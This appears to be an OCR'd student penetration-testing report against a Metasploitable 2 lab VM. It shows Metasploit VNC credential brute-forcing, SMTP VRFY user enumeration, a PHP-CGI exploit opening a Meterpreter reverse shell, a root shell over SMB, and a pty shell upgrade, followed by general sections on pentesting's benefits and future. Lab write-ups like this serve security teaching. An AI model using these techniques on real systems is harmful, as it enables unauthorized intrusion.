


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
root@kali: ~
TightVNC: root's X desktop (metasploitable:0)
25°C
Haze
ENG
IN
23:53
01-07-2023

```
┌──(root㉿kali)-[~]
└─# vncviewer 192.168.163.132
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift re
Using default colormap which is TrueColor.  Pixel forma
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift re
□
```

```
root@metasploitable: /
root@metasploitable:/# █
```

```
Workspace 1  01 Jul, Sat 14:23:13  root@metasploitable: /
```




Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
root@kali: ~
TightVNC: root's X desktop (metasploitable:0)
25°C
Haze
ENG
IN
23:54
01-07-2023

```
Matching Modules
================

   #  Name                                   Disclosure D
   -  ----                                   ------------
   0  exploit/windows/vnc/realvnc_client     2001-01-29
   1  auxiliary/scanner/vnc/vnc_login
   2  exploit/windows/vnc/winvnc_http_get    2001-01-29


Interact with a module by name or index. For example i

msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.
RHOSTS ⇒ 192.168.163.132
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUC
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting
   ----              ---------------
   BLANK_PASSWORDS   false
   BRUTEFORCE_SPEED  5
   DB_ALL_CREDS      false
   DB_ALL_PASS       false
   DB_ALL_USERS      false
   DB_SKIP_EXISTING  none
   PASSWORD
   PASS_FILE         /usr/share/metasploit-framework/da
   Proxies
   RHOSTS            192.168.163.132
   RPORT             5900
   STOP_ON_SUCCESS   true
   THREADS           1
   USERNAME          <BLANK>
   USERPASS_FILE
   USER_AS_PASS      false
   USER_FILE
   VERBOSE           true


View the full module info with the info, or info -d com

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.163.132:5900  - 192.168.163.132:5900 - Sta
[+] 192.168.163.132:5900  - 192.168.163.132:5900 - Log
[*] 192.168.163.132:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > □
```

```
root@metasploitable: /
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# hostname ls
root@metasploitable:/# hostname
ls
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# █
```


```
Workspace 1  01 Jul, Sat 14:24:41  root@metasploitable: /
```

5 FLOWCHART




6 RESULT

AFTER EXPLOITATION OF PORT :25 SMTP




```
┌──(root㉿kali)-[~]
└─# nc 192.168.163.132
no port[s] to connect to

┌──(root㉿kali)-[~]
└─# nc 192.168.163.132 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY deamon
550 5.1.1 <deamon>: Recipient address rejected: User unknown in local recipient table
table
502 5.5.2 Error: command not recognized
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
quit
221 2.0.0 Bye

┌──(root㉿kali)-[~]
└─# 
```

AFTER EXPLOITATION OF PORT :80 HTTP




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.163.131:4444
[*] Sending stage (39927 bytes) to 192.168.163.132
[*] Meterpreter session 1 opened (192.168.163.131:4444 → 192.168.163.132:56372) at 2023-07-01 13:54:50 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > 
```

AFTER EXPLOITATION OF PORT :139 & 445



```
[*] Started reverse TCP handler on 192.168.163.131:4444
[*] Command shell session 1 opened (192.168.163.131:4444 → 192.168.163.132:57180) at 2023-07-01 14:34:03 -0400

whoami
root
ython -c 'import pty: pty.spawn("/bin/sh")'
  File "<string>", line 1
    import pty: pty.spawn("/bin/sh")
              ^
SyntaxError: invalid syntax
whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# hostname
hostname
ls
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# 
```

AFTER EXPLOITATION OF PORT :5900 VNC



root@metasploitable: /

```
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# hostname ls
root@metasploitable:/# hostname
ls
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# █
```

7 ADVANTAGES & DISADVANTAGES

Advantages:

1. Efficiency and automation. Tools designed for web testing automate repetitive tasks such as vulnerability scanning, increasing the efficiency of the testing process. They can quickly identify common vulnerabilities, allowing testers to focus on more complex and critical issues.

2. Coverage and scalability. Web penetration testing tools can scan large websites and complex infrastructures more efficiently than manual testing. They provide comprehensive coverage of potential vulnerabilities, including common problems such as SQL injection, cross-site scripting (XSS), and unprotected direct object references.

3. Consistency and standardization. The use of tools promotes consistency in testing methods and techniques and ensures that assessment is conducted in a standardized manner. This facilitates the comparison of results and improves the overall quality of the testing process.

4. Faster detection and reporting: Automated tools can quickly identify vulnerabilities and generate detailed reports that highlight identified issues and their potential impact. This allows for faster repair work and facilitates communication with stakeholders.

5. No Technical Expertise Required: Some web penetration testing tools offer user-friendly interfaces and require little technical knowledge. This allows non-experts, such as security analysts or IT administrators, to perform basic vulnerability scans and identify common security issues.

Disadvantages:

1. Limited coverage and false negatives: Tools may have limitations in detecting certain vulnerabilities or false negatives if they fail to detect existing vulnerabilities. They are based on predefined signatures or patterns that may not cover new threats or unique application-specific vulnerabilities. 2. Lack of Contextual Understanding: Tools often lack a contextual understanding of the web application and its specific business logic. They may not accurately assess the impact of vulnerabilities on application functionality or provide insight into potential attack vectors beyond predefined tests.

3. False positive results. Network penetration testing tools can produce false positives, falsely marking benign code or assembly as a vulnerability. This can lead to wasted time and effort investigating and confirming false results.

4. Overreliance on tools: Overreliance on automated tools can create a false sense of security. Organizations can overlook the importance of manual testing, human intelligence and expert analysis that can reveal vulnerabilities that tools can miss.

5. Tool complexity and learning curve: Some advanced network penetration testing tools require special skills and training to operate effectively. The learning curve associated with these tools can be steep, making them less accessible to novices without proper training.

SUMMARY

While online penetration testing tools offer several advantages, they should be used as part of a comprehensive testing strategy that includes manual testing and human expertise. The limitations and potential shortcomings of the tools must be understood and their results validated and supplemented by manual analysis to ensure a thorough assessment of the security of the web application.

8 APPLICATIONS

Real-world Applications of Penetration testing are:

1. Satisfy Compliance Requirements: Pen testing is explicitly required in some industries, and performing web application pen testing helps meet this requirement.

2. Identify Vulnerabilities: Web application pen testing identifies loopholes in applications or vulnerable routes in infrastructure—before an attacker does.

3. Mitigation of Financial Loss: By identifying and addressing security vulnerabilities before attackers can exploit them, organizations can prevent financial losses resulting from data breaches, unauthorized access, or theft of sensitive information. Pen testing helps protect business assets, customer data, and reputation.

4. Incident Response Planning: By simulating real-world attacks, web application pentesting helps organizations prepare for potential security incidents. It allows them to develop incident response plans, assess their ability to detect and respond to threats, and identify areas that require improvement in incident response procedures

9 CONCLUSION

Using the above experiment, we identified and exploited the vulnerabilities of various web applications

10 FUTURE SCOPE

The future scope of web application penetration testing encompasses various areas driven by the advancements in technology. Here are the anticipated trends:

1. Emerging Web Technologies: With the rise of serverless architectures, microservices, and single-page applications (SPAs), specialized penetration testing methods and tools will be required to assess their security. Web application pentesters will need to adapt their approaches and stay up to date with the latest technologies.

2. Internet of Things (IoT): As IoT devices become more prevalent and incorporate web interfaces or APIs, web application penetration testing will expand to include evaluations of IoT applications. This involves testing the security of IoT devices, web interfaces, APIs, communication protocols, and overall system security.

3. Integration of Mobile Applications: Many web applications now integrate native mobile apps or mobile web interfaces. The future scope of web application penetration testing will encompass assessing the security of these integrated mobile components to protect sensitive data and address vulnerabilities specific to mobile platforms.

4. Application Programming Interfaces (APIs): APIs play a vital role in data exchange and system integration. Web application penetration testing will need to incorporate API security evaluations, including vulnerability discovery, authentication and authorization verification, and prevention of API misuse. Securing APIs will become increasingly important.

5. Automation and Artificial Intelligence (AI): Automation and AI technologies will play significant roles in future web application penetration testing. Machine learning techniques can enhance vulnerability detection, reduce false positives, and assist in prioritizing vulnerabilities. Automated scanning tools will continue to evolve, becoming more intelligent and effective.

In summary, the future of web application penetration testing will involve addressing the security challenges posed by emerging technologies, IoT devices, mobile integrations, APIs, and leveraging automation and AI to enhance testing capabilities. Staying abreast of these developments and adopting advanced techniques will be crucial for ensuring the security of web applications in the evolving digital landscape.

11 BIBILOGRAPHY

https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=XMPP

https://www.cve.org/ResourcesSupport/Glossary

https://www.kali.org/docs/

https://nmap.org/docs.html

https://docs.metasploit.com/

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/